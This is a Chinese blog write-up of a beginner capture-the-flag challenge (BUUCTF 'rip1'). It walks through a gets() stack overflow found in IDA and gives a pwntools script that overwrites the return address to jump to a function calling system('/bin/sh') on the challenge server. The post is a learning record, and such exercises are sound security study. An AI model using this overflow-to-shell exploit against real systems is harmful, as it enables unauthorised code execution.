BUUCTF PWN rip1 WP

原创


不会解pwn的泽 于 2021-07-31 14:20:44 发布 211 收藏 1
分类专栏： PWN 文章标签： pwn

本文链接：https://blog.csdn.net/m0_54262894/article/details/119275075

BUUCTF PWN rip 1

这是一个WP，也是一个自己练习过程的记录。

- 先把文件放入pwn机中检查一下，发现并没有开启保护，所以应该是一道简单题



我们运行一下试试，它让你输入一段字符然后将字符输出。

- 把文件放在ida中查看一下

发现main函数并不复杂，只是定义了一个 s ，而且我们很容易就能找到栈溢出的点，我们都知道gets函数是一个危险函数，对于我们来说它可以接受到无限的字符，所以这里就是我们要pwn掉的点。


```
1  int __cdecl main(int argc, const char **argv, const char **envp)
2  {
3    char s[15]; // [rsp+1h] [rbp-Fh] BYREF
4
5    puts("please input");
6    gets((__int64)s, (__int64)argv);
7    puts(s);
8    puts("ok,bye!!!");
9    return 0;
10 }
```


我们双击 s ，看它有多少空间

```
-0000000000000010
-0000000000000010                db ? ; undefined
-000000000000000F s              db ?
-000000000000000E                db ? ; undefined
-000000000000000D                db ? ; undefined
-000000000000000C                db ? ; undefined
-000000000000000B                db ? ; undefined
-000000000000000A                db ? ; undefined
-0000000000000009                db ? ; undefined
-0000000000000008                db ? ; undefined
-0000000000000007                db ? ; undefined
-0000000000000006                db ? ; undefined
-0000000000000005                db ? ; undefined
-0000000000000004                db ? ; undefined
-0000000000000003                db ? ; undefined
-0000000000000002                db ? ; undefined
-0000000000000001                db ? ; undefined
+0000000000000000  s              db 8 dup(?)
+0000000000000008  r              db 8 dup(?)
+0000000000000010
+0000000000000010 ; end of stack variables
```


从图中不难看出 s 有15个字节的空间

与此同时，我在main函数的下面发现了一个可疑的函数，fun函数。双击打开它



```
; Attributes: bp-based frame

public fun
fun proc near
; __unwind {
push    rbp
mov     rbp, rsp
lea     rdi, command    ; "/bin/sh"
call    _system
nop
pop     rbp
retn
; } // starts at 401186
fun endp
```


果然，它的返回地址是/bin/sh，也是我们想要的地址。并且我们可以得到fun的起始地址。

- 编写脚本

有了以上的地址我们就可以编写脚本来pwn掉这个程序拿到flag了


我们先用15个A来填充S，然后用8个a来填充rbp（因为是64位文件，如果是32位就用4个字符填充ebp），最后加上fun函数的起始地址。


```
from pwn import *

sh = remote('node4.buuoj.cn',27323)

s = 0x15
fun_addr = 0x401186
#binsh = "/bin/sh"

payload = 'A' * 15 + 'a' * 8 + p64(0x401186+1)

#sh.recvuntil("4")
#sh.sendlineafter("choice >",2)

sh.sendline(payload)
sh.interactive()

#print sh.recvall()
```


至于这里要+1是为了堆栈平衡，想要详细了解可以学习大佬的文章http://blog.eonew.cn/archives/958 （这个是在别人的wp中找到的）

//　这里为什么+1我也还在学习，当我在网上找了一段时间后，发现与我的脚本相似的都加了1，所以我也加了1，然后脚本就通了。

我们运行脚本试一试





OK，成功拿到flag！

- 总结

这虽然只是一道最基本最简单的题，但是其中包含的知识却不少，对于我这个pwn新手来说也是有一点的挑战性。

为了提高自己的水平，在这里立一个flag

每天解一道PWN题，或者学俩小时PWN课。